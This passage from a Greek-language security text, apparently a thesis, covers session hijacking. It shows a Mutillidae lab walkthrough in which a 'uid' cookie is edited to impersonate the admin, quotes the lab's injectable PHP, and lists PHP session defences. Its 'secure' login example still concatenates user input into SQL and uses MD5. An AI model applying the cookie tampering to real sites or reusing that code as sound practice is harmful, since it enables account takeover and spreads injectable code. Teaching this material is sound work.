Όμως δεν υιοθετούν όλες οι διαδικτυακές εφαρμογές την χρήση συνόδων (sessions), μερικές εφαρμογές που διαθέτουν πολύπλοκες λειτουργίες και απαιτούν αυθεντικοποίηση των χρηστών, επιλέγουν για να χρησιμοποιήσουν άλλες τεχνικές για την διαχείριση μίας κατάστασης. Αυτό που συναντάμε ως εναλλακτική λύση, έναντι των session, (αν και σε ιδιαίτερα μικρό βαθμό) είναι η χρήση του "HTTP authentication".

Στην **HTTP αυθεντικοποίηση (HTTP authentication)**, οι διαδικτυακές εφαρμογές που χρησιμοποιούν διάφορες HTTP-based τεχνολογίες αυθεντικοποίησης όπως (Basic, Digest και NTLM), μερικές φορές αποφεύγουν την ανάγκη να χρησιμοποιήσουν συνόδους. Με την HTTP αυθεντικοποίηση, το client side τμήμα τις επικοινωνίας αλληλεπιδρά με το μηχανισμό αυθεντικοποίησης άμεσα μέσω του περιηγητή (browser). Αυτό επιτυγχάνεται χρησιμοποιώντας τις κεφαλίδες HTTP και **όχι** μέσω κώδικα της εφαρμογής. Εντούτοις, η HTTP αυθεντικοποίηση σπάνια χρησιμοποιείται μόνη της στις διαδικτυακές εφαρμογές καθώς τα οφέλη που οι μηχανισμοί συνόδου προσφέρουν είναι πολλαπλάσια. Για περισσότερες πληροφορίες ανατρέξτε στον παρακάτω σύνδεσμο: http://hc.apache.org/httpclient-3.x/authentication.html

Εάν στην εφαρμογή χρησιμοποιείται τεχνική HTTP authentication είναι πιθανό να μην εφαρμόζεται κανένας μηχανισμός διαχείρισης συνόδων. Χρησιμοποιώντας τις μεθόδους που περιγράφαμε προηγουμένως, μπορούμε να εξετάσουμε το ρόλο που διαδραματίζουν τα δεδομένα των πληροφοριών που ανταλλάσσονται μεταξύ εμάς και της εφαρμογής. Στην συνέχεια αφού **επιβεβαιώσουμε ότι η εφαρμογή δεν χρησιμοποιεί συνόδους**, θα πρέπει να ελέγξουμε αν η εφαρμογή εκδίδει/προσθέτει ένα νέο στοιχείο ως απάντηση (response) σε κάθε αίτημα (request). Αν ναι, τότε εξετάζουμε τα δεδομένα στο νέο στοιχείο προκειμένου να δούμε αν είναι κρυπτογραφημένα (συνήθως είναι). Τέλος, προσπαθούμε να ξαναστείλουμε τα ίδια στοιχεία με «πειραγμένα» δεδομένα όμως η εφαρμογή ενδέχεται να απορρίψει τις όποιες προσπάθειες κάνουμε.

Εάν τα στοιχεία δείχνουν ότι κατά πάσα πιθανότητα η εφαρμογή δεν χρησιμοποιεί συνόδους, είναι σχετικά απίθανο οποιεσδήποτε από τις τεχνικές που περιγράφαμε να έχουν σημαντικό ποσοστό επιτυχίας. Είναι λοιπόν προτιμότερο να αφιερώσουμε τον χρόνο μας ψάχνοντας για άλλα σοβαρά θέματα όπως η εσφαλμένη διαχείριση Συνόδων και η ελλιπής Αυθεντικοποίηση των χρηστών.


3.4.2 Τεχνικές εκμετάλλευσης της ευπάθειας

Όπως αναφέραμε και νωρίτερα, ευπάθειες που αφορούν την Διαχείριση Συνόδων και την Αυθεντικοποίηση των χρηστών, μπορούν να θεωρηθούν στην περίπτωση μας ως μία ενιαία κατηγορία. Τέτοιες ευπάθειες είναι ευρύτερα γνωστές με τον όρο ***"Session Hijacking"*** και συμβαίνουν όταν σε μια εφαρμογή οι λειτουργίες που σχετίζονται με την Αυθεντικοποίηση των χρηστών (login και άλλες) και τη διαχείριση συνόδων συχνά δεν εφαρμόζονται σωστά. Έτσι επιτρέπουν στους επιτιθεμένους να ανακαλύψουν και εκμεταλλευτούν, στοιχεία όπως κωδικοί πρόσβασης, κλειδιά, αναγνωριστικά συνόδου κ.α. Επιπλέον, μπορεί να εκμεταλλευτούν και άλλες ευπάθειες της εφαρμογής «κλέβοντας» τις ταυτότητες άλλων χρηστών. Με την βοήθεια διάφορων **πρόσθετων** του προγράμματος περιήγησης **Mozilla Firefox** και της σουίτας λογισμικού "**OWASP Mantra**" θα ανακαλύψουμε και στην συνέχεια εκμεταλλευτούμε τέτοιες ευπάθειες.

Σε αυτό το σημείο θα δώσουμε μία πιο πρακτική υπόσταση στο θέμα, βλέποντας συγκεκριμένα πως η γλώσσα PHP διαχειρίζεται τις συνόδους (sessions) και τι προβλήματα αντιμετωπίζει. Θα δούμε κατά σειρά τις ευπάθειες της κατηγορίας "A3 - Broken Authentication and Session Management", όπως αυτές παρουσιάζονται στο περιβάλλον Mutillidae.

1. A3 - Broken Authentication and Session Management → Cookies

Όπως φαίνεται σε αυτή την κατηγορία θα συναντήσουμε απειλές που έχουν να κάνουν με την αυθεντικοποίηση των χρηστών κάνοντας χρήση συνόδων. Οπότε εκκινώντας την σουίτα λογισμικού **"OWASP Mantra"** μεταβαίνουμε στην συγκεκριμένη ενότητα και από την αριστερή εργαλειοθήκη επιλέγουμε το εργαλείο **"Cookies Manager+"**. Στην συνέχεια παρατηρούμε ότι πετάγετε ένα παράθυρο με διάφορα στοιχεία για τα cookies στο σύστημα μας.




Εικόνα 3.30 Owasp Mandra - Cookies Manager+

Εν συνεχεία κάνουμε log-in στο σύστημα με τα στοιχεία:

- Username: etsaimos
- Password: 123456


και κάνουμε και πάλι χρήση του εργαλείου **“Cookies Manages+”**. Παρατηρούμε ότι έχουν δημιουργηθεί δύο νέα cookies με ονόματα **“uid”** και **“username”**. Αν κοιτάξουμε προσεκτικά το cookie “uid” βλέπουμε ότι στο πεδίο “content” έχει την τιμή “15”.



Εικόνα 3.31 Cookies Manager+ - Στοιχεία cookies

Τι θα γινόταν όμως αν πειραματιζόμασταν με την συγκεκριμένη τιμή;


Για παράδειγμα αλλάζουμε την τιμή το “uid” cookie και στο πεδίο “content” βάζουμε την τιμή “1” αντί για “15”.



Εικόνα 3.32 Αλλαγή στοιχείων cookies

Στην συνέχεια αποθηκεύουμε τις αλλαγές και κάνουμε ανανέωση της σελίδας.

Μετά την ανανέωση της σελίδας, αν κοιτάξουμε στο πάνω δεξί μέρος της εφαρμογής, θα παρατηρήσουμε ότι ως συνδεμένος χρήστης εμφανίζεται ο “admin (Monkey!!!)”.



Τι συνέβη στην πραγματικότητα όμως; Εμείς αυθεντικοποιηθήκαμε από την εφαρμογή με τα στοιχεία μας (etsaimos κτλ) και στην συνέχεια η εφαρμογή «φύλαξε» αυτά τα στοιχεία σε ένα cookie. Εμείς με την χρήση του συγκεκριμένου προγράμματος καταφέραμε να αλλάξουμε την τιμή του cookie και έτσι να προσποιηθούμε έναν άλλο χρήστη.

Γιατί όμως συνέβη αυτό; Αν κοιτάξουμε προσεκτικά στον κώδικα του αρχείου “**index.php**” και συγκεκριμένα στις γραμμές 109-127 :

```
...
if (isset($_COOKIE['uid'])){
   try {
      $query  = "SELECT * FROM accounts WHERE cid='" . $_COOKIE['uid'] . "'";
      $result = $conn->query($query);
      if (!$result) {
      throw (new Exception('Error executing query: '.$conn->error, $conn-
>errorno));
      }// end if
      // Switch to whatever cookie the user sent to simulate sites
      // that use client-side authorization tokens. Auth information
      // should never be in cookies.
      if ($result->num_rows > 0) {
    $row = $result->fetch_object();
    $_SESSION['loggedin'] = 'True';
    $_SESSION['uid'] = $row->cid;
    $_SESSION['logged_in_user'] = $row->username;
    $_SESSION['logged_in_usersignature'] = $row->mysignature;
```

```
        header('Logged-In-User: '.$_SESSION['logged_in_user'], true);
      }// end if ($result->num_rows > 0)
       } catch (Exception $e) {
        echo $CustomErrorHandler->FormatError($e, $query);
       }// end try
    }else{
    ...
```

Παρατηρούμε ότι γίνεται επιλογή από την βάση δεδομένων, του χρήστη που θέτεται από το "uid" του cookie, έτσι όταν εμείς αλλάξουμε την τιμή του cookie, το σύστημα μας φέρνει αυτόματα τον χρήστη με το "uid" που ορίσαμε, από την βάση δεδομένων.

Από τα παραπάνω, εύκολα καταλαβαίνει κανείς πως οποιαδήποτε στοιχεία αυθεντικοποίησης των χρηστών δεν πρέπει να αποθηκεύονται χωρίς κρυπτογράφηση σε cookies καθώς είναι πολύ εύκολο να αποκαλυφθούν. Αυτός είναι και ένας παράγοντας που εξηγεί και την στροφή των διαδικτυακών επιθέσεων προς τους χρήστες (client side).

3.4.3 Τρόποι αντιμετώπισης

Τα μέτρα που πρέπει να λάβουν οι δημιουργοί Διαδικτυακών Εφαρμογών προκειμένου να αποτρέψουν επιθέσεις που στοχεύουν τους μηχανισμούς διαχείρισης των συνόδων, μπορούν να κατηγοριοποιηθούν τόσο βάση της ευπάθειας (που έχει επιπτώσεις στους μηχανισμούς αυτούς), όσο και βάση της πολυπλοκότητας τους[10]. Προκειμένου να εκτελεσθεί η διαχείριση μιας συνόδου με ασφαλή τρόπο, μια εφαρμογή πρέπει να παράγει τα χαρακτηρίστηκα της συνόδου (id's κτλ) με έναν αξιόπιστο τρόπο και στη συνέχεια να τα προστατεύσει καθ' όλη τη διάρκεια του κύκλου της ζωής τους (από δημιουργία έως τη καταστροφή).

Έτσι λοιπόν, στο σημείο αυτό θα παραθέσουμε μια ποικιλία από προτάσεις για την αντιμετώπιση επιθέσεων σε php sessions, που κυμαίνονται από πολύπλοκες, αλλά απόλυτα αποτελεσματικές, έως εύκολες, αλλά λιγότερο αποτελεσματικές.

Ξεκινώντας, προτείνουμε την **χρήση του πρωτοκόλλου SSL (Secure Sockets Layer)** κάτι που δεν έχει άμεση σχέση με τα sessions, αλλά μπορεί να προστατεύσει την εφαρμογής μας ως εξής:

1. Πιστοποιώντας τον server από τον client. Για παράδειγμα μπορεί να αποτρέψει ένα κακόβουλο server να κάνει επίθεση πλαστοπροσωπίας.

2. Πιστοποιώντας τον client από τον server. Ομοίως με παραπάνω, μόνο που αν ο υποτιθέμενος «πελάτης» έχει κάποιο πρόβλημα με την εγκυρότητα του πιστοποιητικού του, τότε ο server θα απορρίψει την σύνδεση και θα του ζητήσει να επανεισάγει τα στοιχεία του.

3. Εγκαθίδρυση ασφαλούς κρυπτογραφημένου διαύλου επικοινωνίας μεταξύ των δύο μερών. Ουσιαστικά, κρυπτογραφώντας την τιμή του cookie της συνόδου, το SSL προστατεύει το ID της συνεδρίας από όποιον προσπαθεί να «κρυφακούσει» την επικοινωνία μεταξύ πελάτη και εξυπηρετητή.

Ας συνεχίσουμε όμως με κάτι που έχει άμεση εφαρμογή στις συνόδους php, την **χρήση Cookies αντί `$_GET` μεταβλητών**. Αρχικά προτείνεται να χρησιμοποιείτε τις ακόλουθες **`ini_set ()`** οδηγίες στην αρχή του php script σας, προκειμένου να παρακαμφθούν τυχόν καθολικές ρυθμίσεις στο αρχείο **php.ini**:

```
ini_set( 'session.use_only_cookies', TRUE );
ini_set( 'session.use_trans_sid', FALSE );
```

Το **php.ini** είναι ένα PHP αρχείο ρυθμίσεων που ελέγχει σημαντικές ρυθμίσεις της PHP. Αυτό σημαίνει ότι με αυτό το αρχείο μπορείτε να αλλάξετε τη συμπεριφορά της PHP στο server σας. Κάθε φορά που κάποιος επισκέπτεται την ιστοσελίδα σας, ο διερμηνέας PHP διαβάζει το αρχείο php.ini και συμπεριφέρεται αντίστοιχα. Έτσι, η πρώτη ρύθμιση αναγκάζει την PHP να διαχειριστεί το ID της συνεδρίας με μόνο ένα cookie, έτσι ώστε script τύπου $_GET ['PHPSESSID'] να θεωρούνται άκυρα.

Αυτό αντικαθιστά αυτόματα τη χρήση των «διαφανών αναγνωριστικών συνόδου», αλλά θα πρέπει για λόγους ασφάλειας να τα απενεργοποιήσουμε και ρητά (δεύτερη ρύθμιση), ώστε να αποφευχθεί η διαρροή του ID της συνεδρίας στα URIs. Αυτή η τεχνική προστατεύει τους χρήστες από την αποκάλυψη των αναγνωριστικών συνόδου τους, αλλά εξακολουθεί να παρουσιάζει αδυναμίες σε DNS και Proxy επιθέσεις.

Μία άλλη τεχνική[18] είναι η **χρήση Session Timeouts**, δηλαδή η λήξη μιας συνόδου μετά το πέρας συγκεκριμένων χρονικών ορίων. Αυτό επιτυγχάνεται μέσω ρυθμίσεων στην διάρκεια ζωής ενός cookie συνόδου. Η τιμή αυτή ισούται από προεπιλογή με το 0, δηλαδή για όσο χρονικό διάστημα το πρόγραμμα περιήγησης είναι ανοιχτό. Αυτό δεν είναι ικανοποιητικό (διότι για παράδειγμα, οι χρήστες με το να μην κλείνουν τους browsers αφήνουν ενεργές τις συνόδους για μεγάλα χρονικά διαστήματα) και έτσι επιβάλλετε να ρυθμίσουμε τη διάρκεια ζωής της συνόδου μας ως εξής: **`ini_set(«session.cookie_lifetime»,300).`** Αυτό, καθορίζει τη διάρκεια ζωής ενός cookie συνόδου σε 300 δευτερόλεπτα (ή 5 λεπτά). Η ρύθμιση αυτή αναγκάζει το cookie να λήξει μετά από 5 λεπτά, κάτι το οποίο καθιστά το αναγνωριστικό συνόδου άκυρο.

Παρόλα αυτά, όταν το χρονικό όριο ζωής μιας περιόδου είναι σχετικά σύντομο, όπως π.χ. 5 λεπτά, μπορεί να παρουσιαστεί το εξής προβληματικό σενάριο: ένας χρήστης να χρειαστεί πολύ περισσότερο χρόνο για να συμπληρώσει μια φόρμα κτλ και έτσι η σύνοδος και τα ήδη καταχωρημένα δεδομένα (είναι πιθανό) να χαθούν. Θα πρέπει λοιπόν να αποφασίσουμε αν αυτή η (πιθανή) ταλαιπωρία για τους χρήστες της εφαρμογής μας **αξίζει τον κόπο**; Στην πραγματικότητα, ένα σενάριο επίθεσης σε μία σύνοδο, με χρήση κάποιου κλεμμένου cookie, μπορεί να συμβεί και σε χρόνο κάτω των 60 δευτερόλεπτων, καθώς είναι αρκετός για την αποστολή χιλιάδων αιτήσεων; στον εξυπηρετητή.

Μία άλλη τεχνική που παρουσιάζει εξαιρετικό ενδιαφέρον (την αναφέραμε συνοπτικά στην αρχή του Κεφαλαίου 3.4) είναι η **αναδημιουργία των αναγνωριστικών συνόδου** για τους χρήστες που αλλάζουν επίπεδο δικαιωμάτων. Κάθε φορά που ένας χρήστης αλλάζει το επίπεδο δικαιωμάτων του στην εφαρμογή, είτε με σύνδεση είτε με αποσύνδεση, θα πρέπει να δημιουργηθεί ξανά ένα νέο αναγνωριστικό συνόδου, έτσι ώστε να ακυρώνεται το προηγούμενο. Ο στόχος, δεν είναι να καταστραφούν τα υπάρχοντα δεδομένα `$_SESSION` (και μάλιστα η εντολή `session_regenerate_id ()` τα αφήνει άθικτα), αλλά η δημιουργία ενός νέου αναγνωριστικού συνόδου προκειμένου να εξαλειφθεί η πιθανότητα ένας εισβολέας με σύνοδο που έχει χαμηλό επίπεδο δικαιωμάτων, να μπορεί να εκτελέσει λειτουργίες που απαιτούν υψηλό επίπεδο δικαιωμάτων.

Για την καλύτερη κατανόηση του προβλήματος, ας θεωρήσουμε μια εφαρμογή που δημιουργεί μια σύνοδο για κάθε επισκέπτη και όταν ο επισκέπτης θελήσει να συνδεθεί στο σύστημα, αναδημιουργείτε το αναγνωριστικό συνόδου του. Έχουμε λοιπόν, ένα σενάριο σύνδεσης στο σύστημα με χρήση session (**session-login.php**):

```
<?php
    //Start session (Gia perasma paramentron)
    session_start();

    //Create query (Sindesi stin vasi)
    $qry="SELECT * FROM member WHERE username='".$_POST['username']."' AND
    password='".md5($_POST['password'])."'";
    $result=mysql_query($qry);

    //Elegxoume an to query htan epitixes h oxi
    if($result) {
        if(mysql_num_rows($result) == 1) {
            //Login Successful
            //Kanoume Regenerate to session ID gia profilaksi apo "session
            fixation attacks"
            session_regenerate_id();
            session_write_close();
            header("location: ../index.php");
            exit();
        }else {
            //Login failed
            header("location: login-failed.php");
            exit();
        }
    }else {
        die("Query failed");
    }
?>
```

Το ενδιαφέρον σημείο στο παραπάνω script είναι στην περίπτωση που έχουμε επιτυχή σύνδεση του χρήστη στο σύστημα, τότε θα εκτελεστεί η συνάρτηση `session_regenerate_id()`και θα παράγει ένα νέο session ID, το οποίο θα αποθηκευτεί άμεσα σαν cookie στον browser με την εκτέλεση της συνάρτησης `session_write_close()`.

Όπως αναφέρθηκε και στην αρχή της συγκεκριμένης ενότητας, θεμελιώδες γνώρισμα μιας ασφαλής συνόδου, είναι ο τρόπος με τον οποίο γίνεται η παραγωγή και η μετέπειτα διαχείριση των χαρακτηριστικών μίας συνόδου[12]. Η **παραγωγή «δυνατόν» χαρακτηριστικών για μία σύνοδο** είναι σημαντική, καθώς τα χαρακτηριστικά αυτά χρησιμοποιούνται για την αναγνώριση ενός χρήστη κατά την περιήγηση του στους διάφορους πόρους της εφαρμογής. Θα μπορούσαμε να πούμε πώς οι πιο αποτελεσματικοί μηχανισμοί παραγωγής τέτοιων χαρακτηριστικών είναι εκείνοι που:

- χρησιμοποιούν ένα εξαιρετικά μεγάλο σύνολο των πιθανών τιμών, και
- περιέχουν μια ισχυρή τεχνική παραγωγής ψευδό-τυχαίων στοιχείων, εξασφαλίζοντας ομοιόμορφη και απρόβλεπτη εξάπλωση αυτών των στοιχείων, σε όλο το φάσμα των πιθανών τιμών.

Επιπλέον, τα στοιχεία της συνόδου δεν θα πρέπει να έχουν κανένα νόημα ή δομή, είτε να είναι φανερά κωδικοποιημένα (πχ md5). Όλα τα στοιχεία για τον χρήστη και το καθεστώς της συνόδου θα πρέπει να αποθηκεύονται στο διακομιστή. Η συγκεκριμένη τεχνική, όπως και πολλές άλλες, μας δημιουργεί **ερωτήματα για το κατά πόσο μια «μηχανή» παραγωγής ψευδό-τυχαίων στοιχείων μπορεί να ανταποκριθεί στον ρυθμό (ανα)δημιουργίας ισχυρών στοιχείων για συνόδους μίας Live Διαδικτυακής Εφαρμογής;** Για παράδειγμα, πόσος χρόνος απαιτείται για την ακολουθία παραγωγής ψευδό-τυχαίων τιμών (λόγω των βημάτων που χρειάζονται για να λάβουν την ικανοποιητική εντροπία από τα γεγονότα συστημάτων κ.λπ.) και εν συνεχεία υπάρχει περίπτωση να μην προλάβουν να παραδοθούν οι τιμές αυτές αρκετά γρήγορα, ώστε να γίνει η παραγωγή των χαρακτηριστικών συνόδου της εφαρμογής;

Τέλος, έχοντας δημιουργήσει ένα ισχυρό session ID του οποίου η τιμή δεν μπορεί να προβλεφθεί, μας μένει να το **προστατεύουμε καθ' όλη τη διάρκεια του κύκλου της ζωής του**, ώστε να εξασφαλιστεί η μη αποκάλυψη του, εκτός από το χρήστη για τον οποίο έχει εκδοθεί. Αυτό γίνεται με διάφορους τρόπους, μερικούς από τους οποίους έχουμε αναφέρει και σε προγενέστερο σημείο ως ανεξάρτητες τεχνικές:

- Το session ID θα πρέπει να διαβιβάζεται μόνο μέσω HTTPS. Κάθε session ID που μεταδίδεται σαν απλό κείμενο θα πρέπει να θεωρείται μολυσμένο, δηλαδή ότι δεν παρέχει διασφάλιση για την ταυτότητα του χρήστη. Εάν χρησιμοποιούνται HTTP cookies για τη μετάδοση των χαρακτηριστικών συνόδου, θα πρέπει να ορίζονται ως ασφαλές (flagged as Secure), ώστε να ο browser του χρήστη να μην μπορεί να τα μεταδώσει μέσω HTTP.

- Τα χαρακτηριστικά μιας συνόδου δεν πρέπει ποτέ να μεταδίδονται μέσω του URL (βλέπε $_GET μεταβλητές).

